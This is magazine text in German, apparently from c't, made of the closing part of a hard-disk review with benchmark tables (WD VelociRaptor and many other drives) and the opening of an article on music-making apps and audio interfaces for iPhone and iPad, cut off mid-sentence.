Wie gehabt liefert WD die 2,5"-Disk unter anderem verschraubt mit einem Kühlkörper, der gleichzeitig als Einbaurahmen für 3,5"-Schächte dient. Wir konnten das neue Flaggschiff WD6000HLHX testen. Dank der gegenüber den Vorgängermodellen deutlich gestiegenen Datendichte arbeiten die neuen VelociRaptors in allen Zonen der Magnetscheibe um etwa 30 MByte/s schneller. WD hat den Platten außerdem einen mit 32 MByte doppelt so großen DRAM-Cache als bisher und ein sehr schnelles SATA-6G-Interface verordnet. Die Zugriffszeiten bleiben knackig kurz, sodass auch die neuen Modelle die Systemgeschwindigkeit im Vergleich zu einer herkömmlichen Festplatte für Desktop-PCs mit 5400 oder 7200 U/min deutlich steigern. Die hohe Performance der VelociRaptor hat freilich ihren Preis. Das 600-GByte-Modell wird voraussichtlich um 300 Euro kosten, war bis Redaktionsschluss aber erst bei sehr wenigen Händlern lieferbar. Wer mehr Speicher braucht und mit weniger Performance auskommt, ist mit einer herkömmlichen 3,5"-Disk besser beraten. In der Tabelle auf Seite 143 finden Sie die Testergebnisse der Neuerscheinungen seit unserem vorigen Plattentest. (boi)

Leistungsaufnahme

	Active Idle [W] ◂ besser	Seek [W] ◂ besser	Seek schnell [W] ◂ besser
Hitachi			
HCT721010SLA360 CinemaStar 7K1000.B	5,4	7,0	10,1
HDE721050SLA330 Deskstar E7K1000	4,5	5,9	8,9
HDS721010CLA332 Deskstar 7K1000.C	4,5	6,3	9,7
HDS721032CLA362 Deskstar 7K1000.C	4,3	7,0	7,0
HDT721064SLA360 Deskstar 7K1000.B	4,4	6,1	9,1
HDT721075SLA360 Deskstar 7K1000.B	4,9	5,8	8,0
HUA722050CLA330 Ultrastar A7K2000	4,9	6,8	9,3
Samsung			
HD105SI SpinPoint F3 EcoGreen	3,9	5,4	5,7
HD161GJ Spinpoint F1	4,2	6,1	6,2
HD322HJ SpinPoint F1	4,4	6,3	6,4
HD503HI SpinPoint F3 EcoGreen	4,2	5,2	6,3
HE502IJ SpinPoint F1R	5,4	7,8	9,6
HM160HI SpinPoint M5S	0,9	2,4	2,6
Seagate			
ST31000322CS Pipeline HD.2	3,2	–	5,6
ST32000444SS Constellation ES	9,0	–	9,5
ST3250310NS Barracuda ES.2	4,9	–	9,2
ST9500620AS Momentus XT	1,2[1]	–	2,6
ST9600204SS Savvio 10K.4	6,9	–	8,0
STM3250318AS DiamondMax 23	4,2	7,7	7,8
STM3320418AS DiamondMax 23	4,1	7,5	7,8
STM3500418AS DiamondMax 23	4,3	7,8	7,7
STM380815AS DiamondMax 21	9,3	–	12,6
Toshiba			
MBF2600RC	3,7	–	6,4
MJA2250BH G2	0,7	2,1	2,4
MK1059GSM	0,8	–	2,4
MK3233GSG	0,2	–	1,3
MK3265GSX	0,7	–	2,2
MK5056GSY	1,1	–	2,6
MK5065GSX	0,8	–	2,4
Western Digital			
WD1002FBYS-02A6B0 RE3	7,4	8,8	9,9
WD1500HLFS-01G6U1 VelociRaptor	4,3	5,9	6,7
WD1600AVVS-73M8B0 GreenPower AV	4,2	5,2	5,1
WD20EVDS-63T3B0 GreenPower AV	6,6	7,0	7,3
WD2500AAKS-00F0A0 Caviar Blue	4,8	5,9	6,8
WD2500AVJS-63B6A0 AV	4,8	5,9	5,9
WD3200AVJS-63B6A0 AV	4,7	5,8	5,8
WD3202ABYS-02B7A0 RE3	5,1	6,1	7,0
WD5000AADS-00M2B0 Caviar Green	5,6	5,9	6,6
WD5002ABYS-02B1B0 RE3	6,2	7,2	8,4
WD6000HLHX-01JJPV0 VelociRaptor	4,2	5,6	6,5
WD6400AADS-00M2B0 Caviar Green	3,2	5,7	6,2
WD6400AARS-00Y5B1 Caviar Green	3,1	5,8	6,3
WD740HLFS-01G6U1 VelociRaptor	3,8	5,5	6,3
WD7500AADS-00M2B0 Caviar Green	2,8	5,5	6,2
WD7500BPVT-22HXZT0 Scorpio Blue	0,7	2,1	2,2
WD7502ABYS-02A6B0 RE3	7,0	8,5	9,7

[1] im Energiesparmodus 0,6 W, siehe Text

Literatur

[1] Benjamin Benz, Hajo Schulz, Windows-Doping, Vistas Beschleunigungsfunktionen unter der Lupe, c't 21/07, S. 106

[2] Boi Feddern, Abgeblitzt, Hybrid-Festplatten mit integriertem Flash-Speicher, c't 14/07, S. 114

[3] Boi Feddern, Platten-Karussell, Festplatten bis 2 Terabyte für Desktop-PCs, Notebooks und Server, c't 9/10, S. 132

[4] Boi Feddern, Platten-Karussell, Festplatten mit Serial ATA und doppelt schnellem Serial-Attached-SCSI-Interface, c't 21/09, S. 142

Festplatten im Überblick

	Kapazität [GByte]	Drehzahl [min⁻¹]	Interface	Cache [KByte]	Bauform [Zoll]	Zugriffszeit schnell/leise [ms]	Dauertransferrate Lesen min/mittel/max [MByte/s]	Dauertransferrate Schreiben min/mittel/max [MByte/s]	IOMix leise/schnell (besser ▶)	Laufgeräusche Ruhe [Sone]	Laufgeräusche leise [Sone]	Laufgeräusche schnell [Sone]
Hitachi												
HCT721010SLA360 CinemaStar 7K1000.B[2]	932	7200	S2Q	15001	3,5/1	9,7/12,2	56,0/86,8/111	50,0/69,9/89,3	121/132	0,7	0,8	1,2
HDE721050SLA330 Deskstar E7K1000[3]	466	7200	S2Q	30889	3,5/1	10,0/12,4	55,7/87,0/111	55,6/86,9/112	116/121	0,3	0,5	0,9
HDS721010CLA332 Deskstar 7K1000.C	932	7200	S2Q	29999	3,5/1	9,8/13,3	64,7/100/129	64,1/101/128	128/152	0,4	0,5	1,0
HDS721032CLA362 Deskstar 7K1000.C	298	7200	S2Q	14111	3,5/1	12,8/13,7	40,9/64,8/75,3	40,8/64,7/75,5	127/130	0,5	0,6	0,7
HDT721064SLA360 Deskstar 7K1000.B	596	7200	S2Q	15001	3,5/1	10,8/12,4	54,3/83,0/104	54,1/82,9/104	117/113	0,5	0,6	1,1
HDT721075SLA360 Deskstar 7K1000.B	699	7200	S2Q	15001	3,5/1	9,8/12,4	55,9/89,1/114	55,5/88,9/114	118/126	0,4	0,6	1,0
HUA722050CLA330 Ultrastar A7K2000[3]	466	7200	S2Q	29999	3,5/1	8,3/10,4	77,8/127/134	107/125/130	150/170	0,4	0,5	0,9
Samsung												
HD105SI SpinPoint F3 EcoGreen	932	5400	S2Q	32767	3,5/1	11,4/13,7	51,0/81,6/107	51,0/81,6/107	93/106	0,3	0,5	0,6
HD161GJ Spinpoint F1	149	7200	S2Q	8192	3,5/1	9,6/12,0	58,9/91,4/111	58,8/91,1/114	118/149	0,6	0,5	0,6
HD322HJ SpinPoint F1	298	7200	S2Q	16384	3,5/1	9,9/11,9	56,2/91,3/117	56,4/91,1/118	115/144	0,4	0,6	0,6
HD503HI SpinPoint F3 EcoGreen	466	5400	S2Q	16384	3,5/1	10,9/13,2	49,9/84,4/115	49,9/84,4/118	92/110	0,2	0,3	0,3
HE502IJ SpinPoint F1R[3]	466	7200	S2Q	16384	3,5/1	9,3/11,4	45,4/72,7/90,7	45,4/72,5/92,7	130/162	0,5	0,8	0,9
HM160HI SpinPoint M5S	149	5400	S1Q	8192	2,5/0,37	13,0/15,1	32,5/50,5/66,7	32,5/50,1/66,1	91/102	0,4	0,2	0,2
Seagate												
ST31000322CS Pipeline HD.2[2]	932	5900	S2Q	8192	3,5/1	11,5/–	54,9/85,7/107	54,2/84,9/107	–/92	0,2	–	0,5
ST32000444SS Constellation ES	1863	7200	SAS2	16384[1]	3,5/1	9,8/–	65,3/112/145	65,3/112/144	–/172	0,7	–	0,9
ST3250310NS Barracuda ES.2	233	7200	S2Q	32768[1]	3,5/1	9,5/–	55,4/87/111,2	54,3/86,1/106	–/153	–	–	–
ST9500620AS Momentus XT[4]	466	7200	S2Q	32768[1]	2,5/0,37	12,3/–	54,3/82,6/107	52,5/81,2/106	–/135	<0,1	–	1,0
ST9600204SS Savvio 10K.4	559	10000	SAS2	16384[1]	2,5/0,58	5,5/–	67,8/104/135	67,8/104/135	–/233	0,6	–	0,8
STM3250318AS DiamondMax 23	233	7200	S2Q	8192	3,5/1	10,4/10,5	72,4/106/133	70,8/106/132	159/154	0,6	0,8	0,8
STM3320418AS DiamondMax 23	298	7200	S2Q	16384	3,5/1	10,2/10,5	54,8/84,5/108	55,6/84,4/109	157/154	0,8	0,8	0,8
STM3500418AS DiamondMax 23	466	7200	S2Q	16384	3,5/1	10,4/10,5	69,0/105/130	68,2/105/130	153/154	0,8	0,9	1,1
STM380815AS DiamondMax 21	75	7200	S2Q	8192	3,5/1	11,2/–	37,6/59,7/78,3	37,2/59,7/78,2	–/132	0,8	–	1,2
Toshiba												
MBF2600RC	559	10000	SAS2	16384[1]	2,5/0,59	5,4/–	89,6/119/147	87,7/116/141	–/341	0,6	–	1,4
MJA2250BH G2	233	5400	S2Q	8192	2,5/0,37	12,2/16,8	41,4/67,7/86,6	41,8/67,7/86,6	94/116	0,2	0,3	0,4
MK1059GSM[5]	932	5400	S1Q	8192	2,5/0,49	14,4/–	46,7/71,0/92,7	46,7/70,9/92,5	–/53	0,5	–	0,5
MK3233GSG	298	5400	S2Q	16384	1,8/0,31	14,8/14,8	25,3/42,4/57,4	25,4/42,4/57,4	–/101	0,1	–	0,2
MK3265GSX	298	5400	S2Q	8192	2,5/0,37	12,5/–	43,4/67,5/87,9	43,4/67,6/88,1	–/123	0,1	–	0,3
MK5056GSY	466	7200	S2Q	16384	2,5/0,37	12,2/–	49,0/78,1/105	48,4/77,4/105	–/131	0,6	–	0,7
MK5065GSX	466	5400	S2Q	8192	2,5/0,37	12,1/–	42,3/66,0/84,8	42,6/65,8/84,8	–/127	0,6	–	0,6
Western Digital												
WD1002FBYS-02A6B0 RE3[3]	932	7200	S2Q	32767	3,5/1	8,7/12,7	55,6/88,1/109	56,1/88,1/109	130/181	0,7	0,8	1,2
WD1500HLFS-01G6U1 VelociRaptor[6]	140	10000	S2Q	16384	2,5/0,59	5,1/6,0	71,6/99,7/122	72,0/99,5/122	303/316	0,5	0,9	1,0
WD1600AVVS-73M8B0 GreenPower AV[2]	149	5400	S2Q	8192	3,5/1	11,3/11,5	65,7/78,9/90,6	59,7/78,8/90,6	126/129	0,3	0,4	0,6
WD20EVDS-63T3B0 GreenPower AV[2]	1863	5400	S2Q	32767	3,5/1	14,5/14,6	47,7/77,5/101	47,7/77,5/101	97/98	0,4	0,5	0,5
WD2500AAKS-00F0A0 Caviar Blue	233	7200	S2Q	16384	3,5/1	8,4/11,0	62,6/91,8/113	62,5/91,8/113	135/183	1,1	1,4	2,1
WD2500AVJS-63B6A0 AV[2]	233	7200	S2Q	8192	3,5/1	11,3/11,3	47,6/75,8/94,8	47,1/74,8/94,8	143/145	0,7	0,8	0,8
WD3200AVJS-63B6A0 AV[2]	298	7200	S2Q	8192	3,5/1	11,3/11,5	51,3/88,0/110	54,7/86,4/110	135/143	0,6	0,7	0,7
WD3202ABYS-02B7A0 RE3[3]	298	7200	S2Q	16384	3,5/1	8,7/11,6	51,2/82,5/106	51,2/82,5/106	127/178	1,3	1,5	2,1
WD5000AADS-00M2B0 Caviar Green	466	5400	S2Q	32767	3,5/1	11,1/13,4	50,1/79,3/102	50,0/79,3/102	127/178	0,3	0,4	0,5
WD5002ABYS-02B1B0 RE3[3]	466	7200	S2Q	16384	3,5/1	8,5/11,0	61,8/91,7/113	61,8/91,7/113	148/189	0,7	0,8	1,0
WD6000HLHX-01JJPV0 VelociRaptor[6]	559	10000	S3Q	32767	2,5/0,59	5,2/6,0	94,9/127/153	94,6/126/152	277/309	0,4	0,9	1,4
WD6400AADS-00M2B0 Caviar Green	596	5400	S2Q	32767	3,5/1	10,7/12,9	65,4/88,4/106	65,1/88,2/106	115/130	0,4	0,5	0,6
WD6400AARS-00Y5B1 Caviar Green[5]	596	5400	S2Q	65536[1]	3,5/1	11,6/13,0	67,3/89,7/110	67,2/89,7/110	36/36	0,5	0,5	0,6
WD740HLFS-01G6U1 VelociRaptor[6]	69	10000	S2Q	16384	2,5/0,59	5,2/6,0	71,1/98,7/120	73,7/98,2/124	297/300	0,9	0,7	1,2
WD7500AADS-00M2B0 Caviar Green	699	5400	S2Q	32767	3,5/1	11,4/13,8	46,7/78,8/104	46,4/78,5/104	105/99	0,5	0,5	0,6
WD7500BPVT-22HXZT0 Scorpio Blue[5]	699	5400	S2Q	8192	2,5/0,37	14,5/19,6	44,6/69,1/88,2	44,6/68,2/88,1	47/51	<0,1	0,5	0,5
WD7502ABYS-02A6B0 RE3[3]	699	7200	S2Q	32767	3,5/1	8,7/12,0	66,6/92,0/108	66,6/92,0/108	133/178	0,8	0,8	1,1

3,5"-SATA-Platten SAS-Platten 2,5"-SATA-Platten

[1] Herstellerangabe, Platte meldet Cache-Größe nicht
[2] Festplatte optimiert für digitale Videorecorder
[3] Festplatte optimiert für RAID-Systeme, dauerbetriebstauglich
[4] Hybrid-Festplatte mit integriertem Flash-Speicher (4 GByte SLC-NAND), s. Text
[5] Festplatte mit 4K-Sektoren, s. Text
[6] mit Kühlkörper als Einbaurahmen für 3,5"-Schächte

Messergebnisse ermittelt an einem Intel-Mainboard (DX58SO) mit Intel Core i7-920 (2,67 GHz) und 4 GByte RAM unter Windows 7.
Serial-ATA-Festplatten wurden an den Onboard-Schnittstellen getestet. SAS-Laufwerke an einem PCIe-Hostadapter von LSI (9211-8i).

Kapazität: Von Windows erkannte Gesamtkapazität in GByte. Ein GByte entspricht 1024 MByte = 1 048 576 KByte = 1 073 741 824 Byte. Die Hersteller rechnen dagegen mit 1 GByte = 1 000 000 000 Byte.
Drehzahl der Platte in Umdrehungen pro Minute (Herstellerangabe)
Interface: Serial ATA: S1 = 1,5 GBit/s, S2 = 3 GBit/s, S3 = 6 GBit/s
Q = Native Command Queueing, SAS2 = Serial Attached SCSI 6 GBit/s
Cache: Größe des plattenintemen Puffers in KByte gemäß der Angabe der Festplatte selbst (ATA-Kommando IDENTIFY DEVICE)
Bauform: Formfaktor in Zoll/Einbauhöhe der Platte in Zoll
Zugriffszeit: mittlere Zeit für das Lesen oder Schreiben eines zufällig ausgewählten Sektors der Platte in ms. Die Hersteller geben dagegen die (niedrigere) Positionierzeit an.

Dauertransferrate: Transferrate beim linearen Lesen oder Schreiben der gesamten Platte in MByte/s in der Reihenfolge Minimum/Mittelwert/Maximum. Ein niedriger Minimalwert (weniger als die Hälfte des Maximalwerts) deutet auf einzelne Ausrutscher in der Messkurve hin.

IOMix: Geschwindigkeit eines festgelegten Profils mit dem Multi-Thread-Benchmark Iometer in [illegible] Sekunde. Bei Platten mit Akustik-Management in der leisesten (dunkler Balken) und in der schnellsten Einstellung (heller Balken).

Laufgeräusch: Ergebnisse der c't-Geräuschmessung in Sone, jeweils im Ruhezustand (keine Zugriffe) und im Betrieb (Random-Seeks). Bei Platten mit Akustik-Management in den beiden Betriebsarten **leise** und **schnell**.

Kai Schwirzke

Streichelorchester

Musik machen mit iPhone, iPod touch und iPad

1981 sang die Gruppe Kraftwerk ihr Lied vom Taschenrechnermusikanten. Heute würden sie es wohl auf das iPad oder den iPod umdichten. Egal ob Synthesizer-Emulation, Drum-Computer, Sequencer oder Aufnahmegerät: Mit der richtigen App verwandeln sich Apples Gadgets in ein komplettes Musikstudio, das sich dank Multitouch-Oberfläche genial bedienen lässt – wäre da nicht die beschränkte Ein- und Ausgabe. Doch die lässt sich mit einigen Tricks erweitern.

Von allerlei virtuellem Instrumentarium über ausgewachsene Mehrspur-Audiorecorder bis hin zur raffinierten Funkfernbedienung für Sequencer-Software – es gibt kaum etwas, was es im App Store nicht gibt. Bei dem schieren Wust an Musik-Programmen fällt der Überblick aber nicht leicht. Aber können Synthesizer für 1,59 Euro oder komplette Studios für 12 Euro überhaupt taugen? Vor allem für professionell ambitionierte Musiker stellt sich die Frage, ob sich etwa der spontane Musenkuss speichern, an eine andere App übertragen oder gar auf einen PC exportieren lässt. Dies bleibt auch nach Lektüre des digitalen Beipackzettels häufig unklar.

Bekanntermaßen sind Apples Touchscreen-Devices bei der Daten-Ein- und Ausgabe zugesperrt. Viele Instrumente lassen sich „einfach nur" spielen. Das ist zunächst nicht verwerflich, schließlich käme auch niemand auf die Idee, bei einer Gitarre oder einem Klavier die fehlende Aufnahmemöglichkeit zu reklamieren. Als musikalische Notizzettel für unterwegs taugen solche Applikationen aber nicht, und so ist das sorgsame Studieren der Programmbeschreibungen doppelt ratsam.

Ist Datentransfer tatsächlich möglich, nutzen die meisten Programmierer die WiFi-Fähigkeiten der Geräte. Dabei bieten die Applikationen über einen integrierten Webserver eine Download-Seite an, auf die von anderen Computern im Funknetz zugegriffen werden kann. Um Sounds von einer Applikation auf die andere zu übertragen, unterstützen einige Apps das sogenannte Audio Copy, das seit iPhone OS 3.0 zur Verfügung steht.

Generell kann man iPhone und iPad auch als Aufnahmegeräte einsetzen. Staunend verfolgten viele das YouTube-Video „The 88 – The Making Of Love Is The Thing", bei dem – fast – nur ein iPhone als Aufnahmeinstrumentarium zum Einsatz kam. Dieses „fast" hat es allerdings in sich, denn auch beim Einsatz als Mehrspurrecorder haben iPad & Co. mit der geschlossenen Systemarchitektur zu kämpfen.

Damit ist nicht einmal die beschränkte Auflösung mit maximal 16 Bit bei 44,1 kHz gemeint. In der Praxis stören vielmehr die eingeschränkten Anschlussmöglichkeiten. Von Haus aus sind iPhone und iPad lediglich mit einem integrierten Monomikrofon zur Audioaufnahme ausgerüstet. Außerdem ist bei allen Touch-Devices von Apple die manuelle Pegelkontrolle des Eingangssignals vom Betriebssystem aus nicht vorgesehen, was eine korrekte Aussteuerung schon im Ansatz vereitelt. Abhilfe schaffen hier externe Mikrofone und Anschlussboxen mit einer eigenen analogen Pegeljustage. Auch muss man auf das verzögerungsfreie Abhören des Eingangssignals bei gleichzeitig aktiver Wiedergabe verzichten – in Fachkreisen

Zero-Latency-Monitoring genannt. Wer sich einen halbwegs schalldichten, sprich geschlossenen Kopfhörer aufsetzt, hört zwar seine bereits aufgenommenen Spuren, nicht aber, was er gerade einspielt. Für Musiker eine wenig zufriedenstellende Situation, die sich nur mit etwas Improvisationsgabe lösen lässt (Kopfhörer halb aufs Ohr setzen).

Das Fehlen von Standardschnittstellen vereitelt den Einsatz gebräuchlicher Musik-Controller wie etwa MIDI-Tastaturen. Die Eingabe von Noten muss daher über den Touchscreen erfolgen. Vor allem auf dem iPhone und iPod touch ist das eine fummelige Angelegenheit. Hinzu kommt, dass immer nur ein vergleichsweise winziger Tastaturausschnitt angezeigt wird. Das Einspielen von Melodien macht so nicht wirklich Spaß. Von mehrstimmigen Passagen ganz zu schweigen.

Deutlich besser, wenn auch nicht optimal, sieht es da auf dem iPad aus. Bildschirm-Keyboards können auf diesem Tablett erheblich größer ausfallen, was das Spielen erleichtert. Dennoch: Selbst die kleinste MIDI-Tastatur vermittelt ein sichereres Spielgefühl als die Touchscreen-Pendants. Außerdem ist das Erkennen und Umsetzen von Anschlagsdynamik auf einem Touchscreen bislang nicht überzeugend gelungen. Nicht zuletzt sind die kapazitiven Displays inkompatibel mit langen Fingernägeln.

Synthesizer

Neben einem Touch-Keyboard bieten viele Synthie-Apps zusätzlich einen sogenannten Step-Sequencer an, mit dem sich jede Note Schritt für Schritt eingeben lässt. Ebenfalls beliebt sind Key-Editoren, bei denen Noten auf eine virtuelle Pianorolle gezeichnet werden. Ein „Klassiker" dieser Gattung ist der **iSyn** von Audiomidi. Er kombiniert eine sehr gute Synthese-Engine (drei Oszillatoren) mit einer digitalen Drum-Maschine sowie einem dreispurigen Sequencer, der neben der Drum-Spur zwei unabhängige, monophone Synthesizer-Sounds steuern kann. Einzelne Pattern, aber auch komplette Projekte werden via WLAN als Audio- und MIDI-Datei an die Außenwelt weitergeleitet. Dank der gut reagierenden Soft-Tastatur mit integriertem Arpeggiator sind sogar Live-Einsätze möglich.

Ebenfalls ein Veteran unter den iPhone-Instrumenten ist der **Noise.IO Pro** von Amidio. Die Klangerzeugung paart eine Vier-Operatoren-FM- mit subtraktiver Synthese und ermöglicht sehr eindrucksvolle, allerdings monophone Sounds, die man einem Smartdevice gar nicht zutrauen würde. Zusätzlich zur Bildschirmtastatur bietet Noise.IO einen X/Y-Controller, mit dem sich zwar keine Tonhöhen, aber zuvor definierte Klangparameter steuern lassen. Dieser „Free Noise" genannte Modus eignet sich besonders für Effektklänge und solche Sounds, die ausgiebig von den drei Sequencern für Tonhöhe, Gate und Modulation Gebrauch machen. Seinen kreativen Output kann der Anwender im Record-Modus festhalten und anschließend per WLAN im File Manager exportieren.

Recht neu im App Store ist der mit 1,59 Euro überraschend preiswerte **Argon** von Icegear. Dieser monophone virtuelle Synthesizer verfügt über drei Oszillatoren, die klassische Wellenformen und im Falle von Oszillator 1 auch Formanten für stimmähnliche Sounds generieren. Ein Loop-Recorder sowie ein Step-Sequencer halten musikalische Ideen fest, die per WLAN exportiert oder per Audio Copy an entsprechend präparierte Apps weitergegeben werden können. Äußerst positiv fällt die klar strukturierte Bedienoberfläche auf – hieran könnten sich die Entwickler von Noise.IO ruhig ein Beispiel nehmen.

Ein mächtiges Zwitterwesen ist **Sun Vox** von Alexander Zolotov. Hinter einer sehr eigenwilligen Oberfläche verbirgt sich ein modularer Synthesizer-Baukasten, ein vierkanaliges Trackermodul zum Erstellen von Pattern sowie ein Bereich zum grafischen Arrangieren dieser Pattern. Bevor der Novize an der mit vier Euro günstigen App verzweifelt, empfiehlt sich das Anhören der diversen Demosongs, die die Leistungsfähigkeit dieser Software vor Augen und Ohren führen und somit zum Erlernen des Bedienkonzepts ermutigen. iPad-Besitzer profitieren immens von der größeren Bildschirmfläche; auf dem iPhone ist doch alles recht mickrig geraten. Dennoch bietet Sun Vox auch dort ein komplettes Studio für elektronische Musik, inklusive WiFi-Im- und -Export.

Rhythm is a dancer

Rhythmusmaschinen mit Step-Sequencern verzichten gänzlich auf Bildschirm-Keyboards und laden den Anwender mehr zum Drehen an virtuellen Knöpfen ein. Ein bereits vom PC bekannter Klassiker ist **ReBirth** von Propellerheads, das die Sounds der Kultmaschinen TB-303, TR-808 und -909 täuschend echt emuliert. Während der Sound von ReBirth überzeugt, fallen die Bedienelemente auf dem kleinen iPod-Display aber viel zu winzig aus – selbst die größere Darstellung auf dem iPad hilft nur wenig.

Deutlich besser lässt sich Korgs **iElectribe** bedienen, das ausschließlich fürs iPad erhältlich ist. Diese mit „Rhythm Synthesizer" untertitelte App besitzt vier Synthese-Engines, vier gesampelte Drum-Sounds in je vier Variationen sowie eine automatisierbare Effektsektion. Weiteres Schlagwerk (etwa Bass-Drum, Toms etc.) kann mit den Synthesizern erzeugt werden, die sich ebenso für Basslinien und kurze Melodiephrasen eignen. Hier geht es daher, wie bei einem Electribe auch nicht anders zu erwarten, um Elektrobeats und nicht um „klassische" Rock- und Pop-Grooves. Der Charme iElectribes liegt in der simplen Handhabung und dem äußerst sinnvoll reduzierten Feature-Set. So sieht eine gelungene Touchscreen-App für Musiker aus, die ihre Songs seit dem neuesten Update auch als Wav-Datei exportieren kann.

Ähnliches Lob kann der **Beat Maker** einheimsen. Diese für iPhone und iPod touch konzipierte App orientiert sich am Konzept Pad-basierter Groove-Maschinen wie etwa den legendären Akai MPCs und kombiniert dies mit den Segnungen intuitiven, bildschirmbasierten Arrangierens. Grundlage eines Projekts ist ein Drum-Kit mit maximal 16 Samples. Die werden wahlweise über die „Pads" live eingespielt und aufgenommen oder im Step-Editor Schritt für Schritt zu einem Rhythmus zusammengeklickt. Eine der ganz großen Stärken von Beat Maker liegt in der Bearbeitungstiefe. Wer möchte, kann nicht nur alle sechzehn Sounds untereinander präzise in Lautstärke und Panoramaposition abstimmen, sondern auch jedes einzelne Event eines Patterns mit diversen Parametern feintunen. Beat Maker wird mit einer stattlichen und guten Soundlibrary ausgeliefert, die den durchschnittlichen Groovebastler für einige Zeit zufriedenstellen sollte. Wer mehr will, kann zum einen bei Intua so genannte Beat Packs nachkaufen (acht Euro) oder aber, und dies ist ein weiteres Highlight der Applikation, eigenes Material auf das iPhone/iPad laden.

Ein vom DJing inspirierter Arbeitsfluss prägt **Looptastic**, das als Looptastic HD in einer angepassten Version für das iPad erhältlich ist. Das Prinzip ist schnell erklärt: Man

Korgs iElectribe vereint eine komplette Drum & Bass-Fraktion für Trance- und Elektrostücke unter einer übersichtlichen Oberfläche.

zieht diverse Loop-Schnipsel in drei Bildschirmbereiche („Player"), wobei sich Sounds der beiden äußeren mit einem Crossfader überblenden lassen. Die verschiedenen Loop-Typen (z. B. Bass, Percussion, FX) sind farblich gekennzeichnet; je weiter oben sie im Player positioniert sind, desto lauter klingen sie. Zusätzlich gibt es einen Effektprozessor mit sieben Algorithmen, der auf alle oder auch nur einzelne Player wirken kann. Die Effektintensität regelt ein Fingerwisch auf dem entsprechenden X/Y-Pad. Die Basisversion bringt eine recht ansehnliche Loop-Bibliothek mit; weitere Loop-Packs können nachgekauft werden, auch das Ergänzen eigener Beats ist gestattet.

Was auf den ersten Blick relativ simpel klingt, macht in der Praxis viel Spaß und funktioniert prächtig, zumal eine komplette Performance – die umfasst das Löschen und Hinzufügen von Loops ebenso wie das Hantieren am X/Y-Pad – aufgezeichnet und exportiert werden darf. Looptastic zeigt, welches Potenzial Touchscreens für musikalische Anwendungen bergen, wenn man deren Stärken nutzt und nicht krampfhaft versucht, herkömmliche Konzepte mit Tastaturen zu kopieren.

Aufnahmeleiter

Bereits mit dem eingebauten Mikrofon taugen Apples Gadgets durchaus als Mehrspurrecorder für unterwegs. Große Begeisterung, selbst bei professionellen Musikern, löste das Erscheinen von **FourTrack** aus [1]. Diese Applikation von Sonoma Wire Works verwandelte das iPhone in einen einfachen, aber effektiven Audio-Vierspurrecorder. Allerdings

Audio-Interfaces für iPhone und iPad

iPhone und iPad geben sich im Auslieferungszustand zugeknöpft, was Audio-I/O betrifft. Die Kopfhörer-Buchse mit integriertem Mikrofon des iPad eignet sich mit einer Dynamik von –90,3 dB(A) und einem linearen Frequenzgang zwar für mobile Kopfhörer und Headsets, mit einer maximalen Ausgangsspannung von lediglich 0,25 Volt ist sie zum Anschluss an den Line-Eingang eines Mischpultes jedoch ungeeignet. Verlockend ist die kabellose Übertragung per Bluetooth. Apples Gadgets unterstützen handelsübliche Headsets und Musik-Empfänger wie das günstige Modell von Belkin (ca. 27 Euro). Allerdings entsteht bei der Funkübertragung eine deutlich spürbare Latenz von mehreren Zehntelsekunden, was ihren Einsatz beim Monitoring vereitelt.

Immerhin lassen sich über das Camera Connection Kit des iPad nicht nur Fotodateien austauschen, sondern auch USB-Audio-Adapter anschließen – sofern sie als USB-Audio-Devices ohne zusätzliche Treiber ansprechbar sind. So erweitert beispielsweise Behringers U-Control UCA222 (ca. 30 Euro) das iPad um Stereo-Cinch-Ein- und -Ausgänge, einen regelbaren Kopfhörer-Ausgang und gar einen Toslink-Anschluss, der Stereo-PCM mit 16 Bit und 44,1 KHz digital ausgibt. Die Dynamik fällt mit –92,6 dB(A) zwar nur wenig besser aus als an der Kopfhörer-Buchse, doch ist die Ausgangsspannung mit 1,2 Volt fast fünfmal so hoch.

Audiophile müssen beim Nu Force µDAC (www.nuforce-icon.eu) für 115 Euro deutlich tiefer in die Tasche greifen. Mit einer Dynamik von –95,3 dB(A) nutzt das µDAC die Bandbreite der 16-Bit-Ausgabe jedoch voll aus und liefert mit einer Ausgangsspannung von 2,4 Volt selbst genügend Saft für hochohmige Kopfhörer. Verzichten muss man allerdings auf einen Line-Eingang. Mit den Mehrspurrecordern von Sonoma Wire Works lassen sich die Interfaces allerdings nicht betreiben, sodass man auf Multitrack DAW ausweichen muss.

Die gleiche Software-Einschränkung gilt für das Stereomikrofon Mikey der Firma Blue, das unten auf die Multifunktionsbuchse gesteckt wird. Bis auf Four Track und Studio Track arbeiten andere Recording-Programme klaglos mit Mikey zusammen. Mikey klingt hervorragend, kostet im Laden gut 80 Euro und erlaubt – im Flight Mode – die Aufnahme von bis zu vier Stunden Audio auf einem iPhone. Gerade ist das Mikey als MK II erschienen, das zum gleichen Preis zusätzlich einen regulierbaren Line-Eingang bietet.

Mit über 200 Euro deutlich teurer ist der Pro Track von Alesis. Dabei handelt es sich um eine Docking-Station, die iPods oder iPhones um ein Stereomikrofon sowie zwei XLR/Klinkeneingänge erweitert, sodass auch E-Gitarren und Bässe sowie – dank 48 Volt Phantomspeisung – professionelle Kondensatormikrofone Anschluss finden. Weil das Gerät aber deutlich größer ausfällt als die zu integrierenden Apple-Devices, leidet die Mobilität erheblich. Halb so teuer ist das Jam Dock, ebenfalls von Alesis. Es spendiert dem iPod zwei Klinkeneingänge, die sich sowohl für Line-Pegel als auch für Signale von elektrischen Instrumenten eignen. Obwohl erheblich kleiner als der Pro Track, ist auch das Jam Dock nichts für die Westentasche. Was natürlich ebenfalls für E-Gitarren und -Bässe gilt.

Deutlich portabler ist das iRig von IK Multimedia. Für noch nicht einmal 30 Euro erhält man einen Adapter für die Kopfhörerbuchse, an den sich ein handelsübliches Gitarrenkabel anschließen lässt. Die Kopfhörerbuchse wurde sinnvollerweise durchgeschleift. Derart ausgestattet lässt sich in jeder App eine E-Gitarre oder auch E-Bass mit vernünftigem Pegel unverzerrt aufnehmen. Da das häufig aber als langweilig empfunden wird, spendiert IK Multimedia zusätzlich eine gleichnamige Applikation, die sich kostenlos herunterladen lässt und iPhone/iPad in einen virtuellen Gitarrenverstärker verwandelt. Fünf Amp- und ebenso viele Boxenmodelle stehen zur Verfügung, zusätzlich frischen drei virtuelle Bodeneffekte den Sound auf. Weitere Modelle sollen teils gratis, teils kostenpflichtig zum Download angeboten werden. Zwar bietet die App nützliche Tools wie ein Stimmgerät und einen Player, um Playbacks et cetera wiedergeben zu können. Was der Software aber fehlt, ist eine Aufnahmeoption, die den Nutzwert dieser App immens erweitern würde. Dennoch ist erstaunlich, wie gut so ein iPhone (oder iPad) mit der richtigen 